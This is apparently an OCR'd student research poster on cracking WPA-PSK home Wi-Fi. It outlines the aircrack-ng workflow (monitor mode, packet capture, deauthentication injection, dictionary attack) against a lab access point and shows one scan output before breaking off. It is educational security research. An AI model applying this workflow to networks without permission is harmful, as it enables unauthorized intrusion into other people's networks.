
# Vulnerability of Wireless Home Networks

## Hacking into WPA

Stephen G. Calvert (sgcalver@asu.edu)
Faculty Advisor: Dr. Feng Wang
Applied Computing
Division of Mathematical and Natural Sciences
New College of Interdisciplinary Arts & Sciences
ARIZONA STATE UNIVERSITY



## Purpose of Project

❑ Understand the Vulnerabliity of Wireless Home Network
❑ Understand the wireless security mechanism
❑ Gain access to a  WPA protected wireless network using hacking tools

## Background

Wireless home networks are a growing trend in today's world 802.11 a/b/g/n has been used to build the wireless home networks.


How Secure is the Wireless Network? Keep in mind…

❑ No Wireless traffic can be channeled to a particular
❑ device, must be broadcasted over the air on
❑ frequencies
❑ The attacker can pick up traffic containing the key

These networks are protected under different security mechanisms.

❑ Open Authentication
❑ WEP: Wireless Equivalent Privacy.
❑ WPA/WPA2: Wi-fi Protected Access.
❑ 802.1x: Radius Server

## How Does WPA - PSK Work?



Beacon

Association Request

Association Response

EAPOL Handshake *(Authentication & Key Negotiation)*

Access Point

Connecting Device

**Encrypted Communication**

## How Does the Aircrack Tool Work?

Through a combination of tools retrieve the correct passphrase

**Airmon-ng**

Enables the Promiscuous mode on wireless interfaces to enable the monitoring mode on a virtual Interface

**Airodump-ng**

Jumps across channels, unless specified, and captures packets.  Listing information

First use: Airodump-ng

This will allow you to scan for all networks  and access points

Second Use:

Capture on the specified channel, all traffic for the specified Access Point using the interface


**Aireplay-ng:**

Inject packet onto network in order to generate desired authentication traffic. Broadcasted as the target BSSID, devices start generating the authentication packets  and commence the handshake.

**Aircrack-ng**

Opens the Captured handshake, and uses a dictionary attack to attempt to find passphrase

## Network Setup



Access Point (Wireless Home Network)

WPA Enabled with TKIP
Security Passphrase: "password"

MAC: 00 : 16 : 9C : F9 : 47 : 30


Attacker

MAC: 00 :1B : 77 : D7 : 4C : D4

User
(Home User)


MAC: E0 : 91 : F5 : 9C : 60 : 02
Security Password: "password"

**Step 1**: Airodump-ng
Scanning all devices/Access points for information




```
CH  3 ][ Elapsed: 5 mins ][ 2011-04-07 00:18

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:12:44:B8:95:50   46      269    17594    0   6  54.  OPN              asu
00:12:44:B8:95:51   46      270        0    0   6  54.  OPN              asu guest
00:16:9C:F9:47:30   45       34        0    0  11  54.  WPA  TKIP   PSK  TestNetworkNCUIRE
00:12:44:B8:89:30   25      265        1    0  11  54.  OPN              asu
00:12:44:B8:89:31   25      270        0    0  11  54.  OPN              asu guest
00:12:44:B8:89:E1   22      263        0    0   1  54.  OPN              asu guest
00:12:44:B8:89:E0   21      269        2    0   1  54.  OPN              asu
```

**Step 2**: Airodump-ng
Capturing information about target network



